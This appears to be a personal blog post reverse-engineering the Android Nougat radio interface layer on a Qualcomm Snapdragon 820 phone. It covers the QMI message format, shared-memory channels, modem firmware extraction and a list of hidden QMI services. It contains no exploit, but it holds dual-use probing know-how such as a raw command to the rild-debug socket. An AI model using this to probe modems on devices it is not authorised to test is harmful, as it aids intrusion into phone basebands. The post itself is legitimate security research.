  2. https://angr.io 

  3. https://pwnadventure.com 

  4. https://pypi.org/project/factordb-python 

Android Nougat radio interface 101

Introduction

I been researching the radio interface layer (RIL) in Android devices during my leisure time, focusing on Qualcomm Mobile Station Modem (MSM) system-on-chip (SoC) devices. For my research I used my second phone, a ZTE Axon 7 Qualcomm MSM8996 Snapdragon 820 running Lineage OS 14.1 that I build, sign and distribute. The research was initiated because I wanted to understand what services the modem provides and what assets it own and are accessible. Later to further understand the communication between the application processor (AP) high level operating system (HLOS) and baseband processor (BP) in Android Nougat.

The target of the research was to understand:

  1. the overall architecture of Android RIL linked to the test device source code,
  2. what services the BP provide, incl. hidden services,
  3. what assets are owned by the BP,
  4. the separation mechanism between AP and BP.

Table of content

Architecture

The reconnaissance of the topic appeared to be as challenging as expected. Finding information, source code or architecture descriptions of the closed kingdom of Qualcomm was hard… very hard. Therefore I do apologise if I say something that is incorrect. However, here are a couple recommended OSINT useful sources1 2 3 explaining the AP OS part of the RIL communication.

Other recommended resources are: (do buy them, they are excellent)

  • Android Internals:: A Confectioner's Cookbook Vol.1
  • Android Hacker's Handbook
  • Android Security Internals: An In-Depth Guide to Android's Security Architecture


In short: RIL requests are can either be

  1. solicited, i.e. triggered by the AP
    • synchronous4, e.g. RIL_REQUEST_GET_SIM_STATUS.
    • asynchronous5, e.g. RIL_REQUEST_QUERY_AVAILABLE_NETWORKS, defined in ril_commands.h6.


  2. unsolicited, i.e. triggered by the BP
    • acknowledged7,
    • unackowledged8, defined in ril_unsol_commands.h9.



The radio interface layer daemon rild10 acts on standard generic AT Hayes commands11 from the telephony services (RILJ), through the socket /dev/socket/rild and dispatch solicited requests to the BP. A debugging socket is accessible through the socket /dev/socket/rild-debug using the radiooptions12 command, or sending direct commands to the socket.

echo -ne "\x01\x00\x00\x00\x02\x00\x00\x00\x30\x31" | ./socat - UNIX:/dev/socket/rild-debug

where DWORD \x01\x00\x00\x00 indicates 1 parameter, \x02\x00\x00\x00 defines the length of arg0 and \x30\x31 is the parameter.

The daemon process dynamically loads the closed-sourced shared library that act as a driver between the HLOS and the modem device. This is referred as the vendor RIL. In case of unsolicited requests from the BP, the vendor RIL translate the close sourced proprietary Qualcomm MSM Interface (QMI)13 protocol to AT commands. The QMI protocol is a type-length-value (TLV)14 messaging format used to communicate between software components in the modem and other peripheral subsystems.

                    +------- QMI Service Message -------+
+------------+------+------+------+---------------------+
|Control Flag|TXN ID|MSG ID|Length|     QMI Message     |
+------------+------+------+------+--+--+--+---+--+--+--+
                                  |T1|L1|V1|...|Tn|Ln|Vn|
                                  +--+--+--+---+--+--+--+

Figure 1: Displays the QMI message format.

  • Control flag (1 byte):
    • QMI_REQUEST_CONTROL_FLAG 0x00
    • QMI_RESPONSE_CONTROL_FLAG 0x02
    • QMI_INDICATION_CONTROL_FLAG 0x04
  • Transaction (TXN) ID corresponding to the message (2 bytes):
    • RESET 0x0001
  • Message (MSG) ID for the particular message (2 bytes).
  • Length (n) of QMI Message (2 bytes).
  • QMI Message (n bytes):
    • TLV 1 is mandatory, 2…n is optional.

NOTE: TLV structure designs, especially recursive ones, are notoriously common sources of vulnerabilities. The goal of this study is not to hunt for bugs, and if I find any, I will not disclose them here, but it is a fact that such complex design will contain bugs.

QMI15 is the general term for all related messaging between processors and their software stacks on Qualcomm DSPs. QMI communication is based on a client-server model, where clients and servers exchange messages in QMI wire format. A module can act as a client of any number of QMI services and a QMI service can serve any number of clients. In the context of multi-processor Qualcomm chipsets, such as the MDM9615/9x07 used in cellular modems / data cards, or also in the case of Android smartphones, QMI ports are exposed to the Linux-running application CPU core inside the chip. There can be many different transport mechanisms, but in the case of modern integrated chips, it is primarily Shared Memory Device (SMD)14.

Figure 2: The Android Nougat RIL architecture.

In my device the BP and AP communicates using a SMD16. A SMD channel is basically a pipe abstraction over Qualcomm's Shared Memory system. The Shared Memory (SMEM)17 system allows multiple processors to communicate at a low level using a segment of shared system memory that is accessible by any of the processors. The SMEM system is an allocate-only heap structure, administered by AP, that consists of one of more memory areas that can be accessed by the processors in the SoC.

A SMEM client that wishes to allocate a SMEM item will provide the item identifier and a desired size in bytes. Assuming there is enough free space in the SMEM region to accommodate the request, the amount of desired bytes will be carved out, and the base address and size for the item will be stored in the table of contents. The base address will be returned as a pointer to the client, so that the client may use the SMEM item as if it were normal memory allocated through malloc.

The main SMEM memory region is statically mapped at boot by the primary bootloader (PBL), referred as the Resource Power Manager (RPM), and the virtual address for the base of the region is stored in smem_ram_base. In my device the modem SMEM region is allocated at physical address 0x86000000 with 2MB size (qcom,smem@86000000)18.

smem_ram_base = ioremap_nocache(smem_ram_phys, smem_ram_size);
...
/* Initialize main SMEM region and SSR ramdump region */
smem_areas_tmp = kmalloc_array(num_smem_areas, sizeof(struct smem_area), GFP_KERNEL);
...
ramdump_segments_tmp = kcalloc(num_smem_areas, sizeof(struct ramdump_segment), GFP_KERNEL);
...
smem_areas_tmp[smem_idx].phys_addr =  smem_ram_phys;
smem_areas_tmp[smem_idx].size = smem_ram_size;
smem_areas_tmp[smem_idx].virt_addr = smem_ram_base;

ramdump_segments_tmp[smem_idx].address = smem_ram_phys;
ramdump_segments_tmp[smem_idx].size = smem_ram_size;
...
/* Configure auxiliary SMEM regions */
while (1) {
  scnprintf(temp_string, temp_string_size, "aux-mem%d", smem_idx);
  r = platform_get_resource_byname(pdev, IORESOURCE_MEM, temp_string);
  if (!r)
    break;
  aux_mem_base = r->start;
  aux_mem_size = resource_size(r);

  ramdump_segments_tmp[smem_idx].address = aux_mem_base;
  ramdump_segments_tmp[smem_idx].size = aux_mem_size;

  smem_areas_tmp[smem_idx].phys_addr = aux_mem_base;
  smem_areas_tmp[smem_idx].size = aux_mem_size;
  smem_areas_tmp[smem_idx].virt_addr = ioremap_nocache(smem_areas_tmp[smem_idx].phys_addr, smem_areas_tmp[smem_idx].size);
  ...
}
smem_areas = smem_areas_tmp;
smem_ramdump_segments = ramdump_segments_tmp;

key = "qcom,mpu-enabled";
security_enabled = of_property_read_bool(pdev->dev.of_node, key);
if (security_enabled) {
  SMEM_INFO("smem security enabled\n");
  smem_init_security();
}
...

Listing 1: drivers/soc/qcom/smd.c:msm_smem_probe()19.

The optional device tree configuration qcom,mpu-enabled enables Memory Protection Unit (MPU) based security on the “smem” shared memory region. It is enabled in the test device18. Each channels between the processors, SMD subsystems, are listed in the debugfs trace below20.

Identifier Description
APPS Android (Applications Processor)
MDMSW Modem firmware
ADSP Video, audio, machine learning DSP
TZ TrustZone
RPM Resource Power Manager
   

The SMD channels on my device are:

cat /sys/kernel/debug/smd/ch
Primary allocation table:
ID|CHANNEL NAME       |T|PROC |STATE  |FIFO SZ|RDPTR  |WRPTR  |FLAGS   |DATAPEN
-------------------------------------------------------------------------------
 1|GLINK_CTRL         |P|APPS |OPENED |0x00400|0x00020|0x00020|DCCiwrsb|0x00000
  |                   | |ADSP |OPENED |0x00400|0x00029|0x00029|DCCiwrsB|0x00000
-------------------------------------------------------------------------------
 2|GLINK_CTRL         |P|ADSP | Access Restricted
  |                   | |RPM  | Access Restricted
-------------------------------------------------------------------------------
 3|IPCRTR             |P|APPS |OPENED |0x02000|0x00E04|0x00E04|DCCiwRsB|0x00000
  |                   | |ADSP |OPENED |0x02000|0x019AC|0x019AC|DCCiwrsB|0x00000
-------------------------------------------------------------------------------
 4|fastrpcsmd-apps-dsp|P|APPS |OPENED |0x02000|0x011D0|0x011D0|DCCiwrsb|0x00000
  |                   | |ADSP |OPENED |0x02000|0x00A8C|0x00A8C|DCCiwrsB|0x00000
-------------------------------------------------------------------------------
 5|LOOPBACK           |P|APPS |CLOSED |0x02000|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |ADSP |OPENING|0x02000|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------
 6|apr_audio_svc      |P|APPS |OPENED |0x02000|0x0041C|0x0041C|DCCiwrsB|0x00000
  |                   | |ADSP |OPENED |0x02000|0x0043C|0x0043C|DCCiwrsB|0x00000
-------------------------------------------------------------------------------
 7|apr_apps2          |P|APPS |CLOSED |0x02000|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |ADSP |OPENING|0x02000|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------
 8|GLINK_CTRL         |P|APPS |OPENED |0x00400|0x00020|0x00020|DCCiwrsb|0x00000
  |                   | |TZ   |OPENED |0x00400|0x00029|0x00029|DCCiwrsB|0x00000
-------------------------------------------------------------------------------
 9|GLINK_CTRL         |P|
  |                   | |
-------------------------------------------------------------------------------
10|IPCRTR             |P|APPS |OPENED |0x02000|0x00950|0x00950|DCCiwRsB|0x00000
  |                   | |TZ   |OPENED |0x02000|0x01128|0x01128|DCCiwrsB|0x00000
-------------------------------------------------------------------------------
11|LOOPBACK           |P|APPS |CLOSED |0x02000|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |TZ   |OPENING|0x02000|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------
12|fastrpcsmd-apps-dsp|P|APPS |CLOSED |0x02000|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |TZ   |OPENING|0x02000|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------
13|GLINK_CTRL         |P|MDMSW| Access Restricted
  |                   | |RPM  | Access Restricted
-------------------------------------------------------------------------------

APPS <-> MDMSW Primary allocation table:
ID|CHANNEL NAME       |T|PROC |STATE  |FIFO SZ|RDPTR  |WRPTR  |FLAGS   |DATAPEN
-------------------------------------------------------------------------------
 0|DS                 |S|APPS |CLOSED |0x02000|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |MDMSW|OPENING|0x02000|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------
 1|GLINK_CTRL         |P|APPS |OPENED |0x00400|0x00100|0x00100|DCCiwrsb|0x00000
  |                   | |MDMSW|OPENED |0x00400|0x0013E|0x0013E|DCCiwrsB|0x00000
-------------------------------------------------------------------------------
 2|IPCRTR             |P|APPS |OPENED |0x02000|0x000E8|0x000E8|DCCiwRsB|0x00000
  |                   | |MDMSW|OPENED |0x02000|0x00D58|0x00D58|DCCiwrsB|0x00000
-------------------------------------------------------------------------------
 3|LOOPBACK           |P|APPS |CLOSED |0x02000|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |MDMSW|OPENING|0x02000|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------
 4|SSM_RTR_MODEM_APPS |P|APPS |CLOSED |0x02000|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |MDMSW|OPENING|0x02000|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------
 5|sys_mon            |P|APPS |CLOSED |0x00400|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |MDMSW|OPENING|0x00400|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------
 6|apr_voice_svc      |P|APPS |CLOSED |0x02000|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |MDMSW|OPENING|0x02000|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------
 7|DATA1              |P|APPS |CLOSED |0x02000|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |MDMSW|OPENING|0x02000|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------
 8|DATA2              |P|APPS |CLOSED |0x02000|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |MDMSW|OPENING|0x02000|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------
 9|DATA3              |P|APPS |CLOSED |0x02000|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |MDMSW|OPENING|0x02000|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------
10|DATA4              |P|APPS |CLOSED |0x02000|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |MDMSW|OPENING|0x02000|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------
11|DATA11             |S|APPS |CLOSED |0x02000|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |MDMSW|OPENING|0x02000|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------

APPS <-> ADSP Primary allocation table:
ID|CHANNEL NAME       |T|PROC |STATE  |FIFO SZ|RDPTR  |WRPTR  |FLAGS   |DATAPEN
-------------------------------------------------------------------------------
 1|GLINK_CTRL         |P|APPS |OPENED |0x00400|0x00020|0x00020|DCCiwrsb|0x00000
  |                   | |ADSP |OPENED |0x00400|0x00029|0x00029|DCCiwrsB|0x00000
-------------------------------------------------------------------------------
 2|IPCRTR             |P|APPS |OPENED |0x02000|0x00E04|0x00E04|DCCiwRsB|0x00000
  |                   | |ADSP |OPENED |0x02000|0x019AC|0x019AC|DCCiwrsB|0x00000
-------------------------------------------------------------------------------
 3|fastrpcsmd-apps-dsp|P|APPS |OPENED |0x02000|0x011D0|0x011D0|DCCiwrsb|0x00000
  |                   | |ADSP |OPENED |0x02000|0x00A8C|0x00A8C|DCCiwrsB|0x00000
-------------------------------------------------------------------------------
 4|LOOPBACK           |P|APPS |CLOSED |0x02000|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |ADSP |OPENING|0x02000|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------
 5|apr_audio_svc      |P|APPS |OPENED |0x02000|0x0041C|0x0041C|DCCiwrsB|0x00000
  |                   | |ADSP |OPENED |0x02000|0x0043C|0x0043C|DCCiwrsB|0x00000
-------------------------------------------------------------------------------
 6|apr_apps2          |P|APPS |CLOSED |0x02000|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |ADSP |OPENING|0x02000|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------

APPS <-> TZ Primary allocation table:
ID|CHANNEL NAME       |T|PROC |STATE  |FIFO SZ|RDPTR  |WRPTR  |FLAGS   |DATAPEN
-------------------------------------------------------------------------------
 1|GLINK_CTRL         |P|APPS |OPENED |0x00400|0x00020|0x00020|DCCiwrsb|0x00000
  |                   | |TZ   |OPENED |0x00400|0x00029|0x00029|DCCiwrsB|0x00000
-------------------------------------------------------------------------------
 2|IPCRTR             |P|APPS |OPENED |0x02000|0x00950|0x00950|DCCiwRsB|0x00000
  |                   | |TZ   |OPENED |0x02000|0x01128|0x01128|DCCiwrsB|0x00000
-------------------------------------------------------------------------------
 3|LOOPBACK           |P|APPS |CLOSED |0x02000|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |TZ   |OPENING|0x02000|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------
 4|fastrpcsmd-apps-dsp|P|APPS |CLOSED |0x02000|0x00000|0x00000|dcciwrsb|0x00000
  |                   | |TZ   |OPENING|0x02000|0x00000|0x00000|DCCiwrSb|0x00000
-------------------------------------------------------------------------------

Interesting channels are:

  1. fastrpcsmd-apps-dsp
  2. apr_audio_svc
  3. apr_apps2
  4. sys_mon
  5. apr_voice_svc

Qualcomm Hexagon

Qualcomm Hexagon, QDSP6, is the brand name for a family of digital signal processor (DSP) products from Qualcomm.21 The Hexagon architecture is designed to deliver performance with low power over a variety of applications. It has features such as hardware assisted multithreading, privilege levels, Very Long Instruction Word (VLIW), Single Instruction Multiple Data (SIMD), and instructions geared toward efficient signal processing. The CPU is capable of in-order dispatching up to 4 instructions (the packet) to 4 Execution Units every clock.22 Hexagon DSPs runs Qualcomm’s operating system Qualcomm Real Time OS (QuRT), that handles scheduling, resource management, address translation, etc.

The Hexagon firmware images are found under /firmware/images.

find /firmware/image -type f -exec sh -c 'file $0 | grep -E ELF.*hexagon' {} \;
/firmware/image/adsp.b00: ELF executable, 32-bit LSB hexagon, static, stripped
/firmware/image/adsp.mdt: ELF executable, 32-bit LSB hexagon, static, stripped
/firmware/image/modem.b00: ELF executable, 32-bit LSB hexagon, dynamic (), stripped
/firmware/image/modem.mdt: ELF executable, 32-bit LSB hexagon, dynamic (), stripped
/firmware/image/slpi.b00: ELF executable, 32-bit LSB hexagon, static, stripped
/firmware/image/slpi.mdt: ELF executable, 32-bit LSB hexagon, static, stripped
/firmware/image/mba.mbn: ELF executable, 32-bit LSB hexagon, static, stripped

The AP loads the peripheral modem firmware image is always loaded from physical address 0x88800000 (modem_region@88800000)18 to 0x8ea00000 (peripheral_region@8ea00000)18. The device tree configuration removed-dma-pool indicates a region of memory which is meant to be carved out and not exposed to kernel23.

dmesg | grep pil-q6v5-mss
[01-01 02:00:00.826] [3][1: swapper/0]pil-q6v5-mss 2080000.qcom,mss: Failed to find the pas_id.
[01-01 02:00:02.606] [0][256: deferred_probe_]pil-q6v5-mss 2080000.qcom,mss: Failed to find the pas_id.
[01-01 02:00:02.606] [0][256: deferred_probe_]pil-q6v5-mss 2080000.qcom,mss: for modem segments only will be dumped.
[01-02 08:00:49.280] [1][558: Binder:519_1]pil-q6v5-mss 2080000.qcom,mss: modem: loading from 0x0000000088800000 to 0x000000008ea00000
[01-02 08:00:49.290] [1][558: Binder:519_1]pil-q6v5-mss 2080000.qcom,mss: Debug policy not present - msadp. Continue.
[01-02 08:00:49.290] [1][558: Binder:519_1]pil-q6v5-mss 2080000.qcom,mss: Loading MBA and DP (if present) from 0x00000000f6e00000 to 0x00000000f6f00000 size 100000
[01-02 08:00:49.440] [2][558: Binder:519_1]pil-q6v5-mss 2080000.qcom,mss: MBA boot done
[01-02 08:00:50.383] [3][558: Binder:519_1]pil-q6v5-mss 2080000.qcom,mss: modem: Brought out of reset
[01-02 08:00:50.463] [2][338: irq/640-modem]pil-q6v5-mss 2080000.qcom,mss: modem: Power/Clock ready interrupt received
[01-02 08:00:50.463] [0][655: e2fsck]pil-q6v5-mss 2080000.qcom,mss: Subsystem error monitoring/handling services are up

Modem firmwares are represented in the .mdt/.bXX format24 or mbn, and loaded by the kernel using the Qualcomm MSS QDSP6v5 Peripheral Image Loader (PIL) driver pil-qdsp6v5-mss. It is used for loading QDSP6v5 (Hexagon) firmware images for modem subsystems into memory and preparing the subsystem's processor to execute code. It requires the Modem Boot Authenticator (MBA) to be loaded (mba.mbn) before, see pil_mss_loadable_init():26325, depending if the hardware requires self-authenticating images, see device tree configuration pil-self-auth18.

I combined the modem.mdt and .bXX files using unify_trustlet26 to a ELF. Running checksec27 on it indicates it does not have any security mechanisms.

pwn checksec --file modem.elf
    Arch:     164-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0xc0000000)
    RWX:      Has RWX segments

I started reversing the modem firmware in radare2 and IDA with the hexagon module28. To assist my study, I used an old modem source code. However I wasn't available to debug the modem for now. I will look into that in the future.

QMI services

The modem defines 46 QMI services.

NOTE: Remember that the list differ in more recent releases.

grep -rhoEI "struct qmi_idl_service_object ([a-zA-Z0-9_]+)" modem | sort | uniq
SNS_SAM_AMD_SVC_qmi_idl_service_object_v01                (? sensor)
SNS_SAM_PED_SVC_qmi_idl_service_object_v01                (pedometer sensor)
SNS_SAM_RMD_SVC_qmi_idl_service_object_v01                (? sensor)
SNS_SAM_SMD_SVC_qmi_idl_service_object_v01                (motion sensor)
SNS_SMGR_SVC_qmi_idl_service_object_v01                   (sensor manager)
SNS_TIME2_SVC_qmi_idl_service_object_v02                  (sensor time api)
atp_qmi_idl_service_object_v01                            (application traffic pairing)
auth_qmi_idl_service_object_v01                           (authentication) ***
cat_qmi_idl_service_object_v02                            (card application toolkit)
coex_qmi_idl_service_object_v01                           (coexistence v1)
coex_qmi_idl_service_object_v02                           (coexistence v2)
csvt_qmi_idl_service_object_v01                           (circuit switched video telephony) ***
ctl_qmi_idl_service_object_v01                            (control) ***
dfs_qmi_idl_service_object_v01                            (data filter)
dhms_qmi_idl_service_object_v01                           (dynamic heap memory sharing) ***
dms_qmi_idl_service_object_v01                            (device management)
dsd_qmi_idl_service_object_v01                            (data system determination)
fds_qmi_idl_service_object_v01                            (flash driver)
imsa_qmi_idl_service_object_v01                           (ip multimedia subsystem application)
imss_qmi_idl_service_object_v01                           (ip multimedia subsystem settings)
loc_qmi_idl_service_object_v02                            (location) ***
mfs_qmi_idl_service_object_v01                            (modem filesystem) ***
nas_qmi_idl_service_object_v01                            (network access)
otdt_qmi_idl_service_object_v01                           (on target data tests)
pbm_qmi_idl_service_object_v01                            (phonebook manager)
pdc_qmi_idl_service_object_v01                            (persistent device configuration)
qchat_qmi_idl_service_object_v01                          (qualcomm chat)
qcmap_qmi_idl_service_object_v01                          (qualcomm mobile access point)
qdssc_qmi_idl_service_object_v01                          (qualcomm debug subsystem control [-DEBUG-]) ***
rfrpe_qmi_idl_service_object_v01                          (radio frequency radiated performance enhancement)
rfsa_qmi_idl_service_object_v01                           (remote filesystem access)
rmtfs_qmi_idl_service_object_v01                          (remote storage)
sap_qmi_idl_service_object_v01                            (access proxy)
sar_qmi_idl_service_object_v01                            (specific absorption rate)
slimbus_qmi_idl_service_object_v01                        (slimbus)
ssctl_qmi_idl_service_object_v01                          (subsystem control v1 [-DEBUG-]) ***
ssctl_qmi_idl_service_object_v02                          (subsystem control v2 [-DEBUG-]) ***
ssreq_qmi_idl_service_object_v01                          (subsystem request)
test_qmi_idl_service_object_v01                           (test [-DEBUG-]) ***
time_qmi_idl_service_object_v01                           (time)
tmd_qmi_idl_service_object_v01                            (thermal mitigation device)
ts_qmi_idl_service_object_v01                             (thermal sensor)
uim_qmi_idl_service_object_v01                            (user identify module)
uim_remote_qmi_idl_service_object_v01                     (user identity module remote) ***
voice_qmi_idl_service_object_v02                          (voice) ***
wda_qmi_idl_service_object_v01                            (wireless data administrative)
wds_qmi_idl_service_object_v01                            (wireless data)
wms_qmi_idl_service_object_v01                            (wireless messaging)

***: part of this study

I found it extra interesting which services exist in the modem but isn’t included in the vendor RIL. Those are either internal or shall not be exposed to the AP.

REGEX="struct qmi_idl_service_object ([a-zA-Z0-9_]+)"; \
diff -ru \
  <(find linux \( -name "*.c" -or -name "*.h" \) -and -exec grep -rhoEI "$REGEX" {} \; | sort | uniq) \
  <(find modem \( -name "*.c" -or -name "*.h" \) -and -exec grep -rhoEI "$REGEX" {} \; | sort | uniq) \
  | tail -n +4 | sed -nE "s/\+$REGEX/\1/p"
auth_qmi_idl_service_object_v01                           (authentication)
coex_qmi_idl_service_object_v01                           (coexistence v1)
coex_qmi_idl_service_object_v01                           (coexistence v2)
dhms_qmi_idl_service_object_v01                           (dynamic heap memory sharing)
fds_qmi_idl_service_object_v01                            (flash driver)
loc_qmi_idl_service_object_v02                            (location)
mfs_qmi_idl_service_object_v01                            (modem filesystem)
qchat_qmi_idl_service_object_v01                          (qualcomm chat)
qdssc_qmi_idl_service_object_v01                          (qualcomm debug subsystem control [-DEBUG-])
slimbus_qmi_idl_service_object_v01                        (slimbus)
ssctl_qmi_idl_service_object_v02                          (subsystem control v2 [-DEBUG-])
ssreq_qmi_idl_service_object_v01                          (subsystem request)

Therefore I began investigating them, except SLIMbus and Qualcomm chat.

Authentication service

The authentication service auth_qmi_idl_service_object_v01 (0x07) handles the device authentication against the network. Authentication is implemented using the Extensible Authentication Protocol (EAP) authentication framework defined in RFC 3748 and updated in RFC 5247.

The service interface supports following requests:

  • Start the EAP session.
  • Send and receive EAP packets.
  • Run the AKA algorithm.
  • Associate the requesting control point with the requested subscription.
  • Set the registration state of the QMI_AUTH indication for the requesting control point.

Following EAP methods are supported:

  • EAP Subscriber Identity Module (EAP-SIM): Is used for authentication and session key distribution using the subscriber identity module (SIM) from the Global System for Mobile Communications (GSM). EAP-SIM is defined in RFC 4186.
  • EAP Authentication and Key Agreement (EAP-AKA): Is an EAP mechanism for authentication and session key distribution using the UMTS Subscriber Identity Module (USIM). EAP-AKA is defined in RFC 4187.
  • EAP Authentication and Key Agreement prime (EAP-AKA’): Is a variant of EAP-AKA. It is used for non-3GPP access to a 3GPP core network. For example, via EVDO, Wi-Fi, or WiMax. EAP-AKA’ is defined in RFC 5448.

With following EAP APA algorithms:

  • EAP AKA NONE (all EAP methods are supported) (?)
  • EAP AKA SHA-1
  • EAP AKA MILENAGE
  • EAP AKA CAVE
  • EAP SIM GSM
  • EAP SIM USIM GSM

Coexistence service

The coexistence service coex_qmi_idl_service_object_v0[1,2] (0x22) implements the WWAN network configurations depending on type: LTE, TD-SCDMA, GSM, CDMA2000, HDR or WCDMA. This includes resource and rate limits, what operating band frequencies to use for uplink, downlink and what dimensions the ranges refers to: FDD, TDD, or both.

This module also support WLAN scanning and establishment for close range communications, I assume e.g. for picocell support29.

Dynamic heap memory sharing service

The dynamic heap memory sharing service dhms_qmi_idl_service_object_v01 (0x34) implements the modem’s memory management.

The service includes:

  • Allocate uint32_t number of bytes physically continous memory block from the server memory subsystem with specified alignment.
  • Free physically continous memory block on the HLOS that was previously allocated.

NOTE: If the requested amount of memory is not available, a smaller memory block can be returned.

Flash driver service

The flash driver service fds_qmi_idl_service_object_v01 (0x2D) provides interface to the flash system.

The service includes:

  • Invoke a flash scrub operation.
  • Retrieve the status of a previously issued scrub request.
  • Perform a Firmware Over the AIR (FOTA) update.
  • Indicate when to start applications processor side scrubbing, including scrubbing all partitions the applications processor requires and maintains.

Location service

The location service loc_qmi_idl_service_object_v02 (0x10) provides the interface to the device’s location engine. It is one of the larger QMI services in the modem. It is possible to write a complete post about the location service, therefore I only will provide a summary.

The location engine uses a long list of sources to keep track of a device’s position:

  • Global Navigation Satellite Systems (GNSS) position and satellite report event indications from:
    • Global Positioning System (GPS)
    • Globalnaya Navigatsionnaya Sputnikovaya Sistema (GLONASS)
    • Satellite-based Augmentation System (SBAS)
    • BeiDou Navigation Satellite System (BDS)
    • GALILEO
    • COMPASS
  • National Marine Electronics Association (NMEA), supporting following types:
    • Global Positioning System Fix Data (GNGGA)
    • Recommended Minimum Specific GPS/TRANSIT Data (RMC)
    • Satellites in View (GSV)
    • DOP and Active Satellites (GSA)
    • Track Made Good and Ground Speed (VTG)
    • PQXFI (?)
    • PSTIS (?)
  • WWAN positioning data.
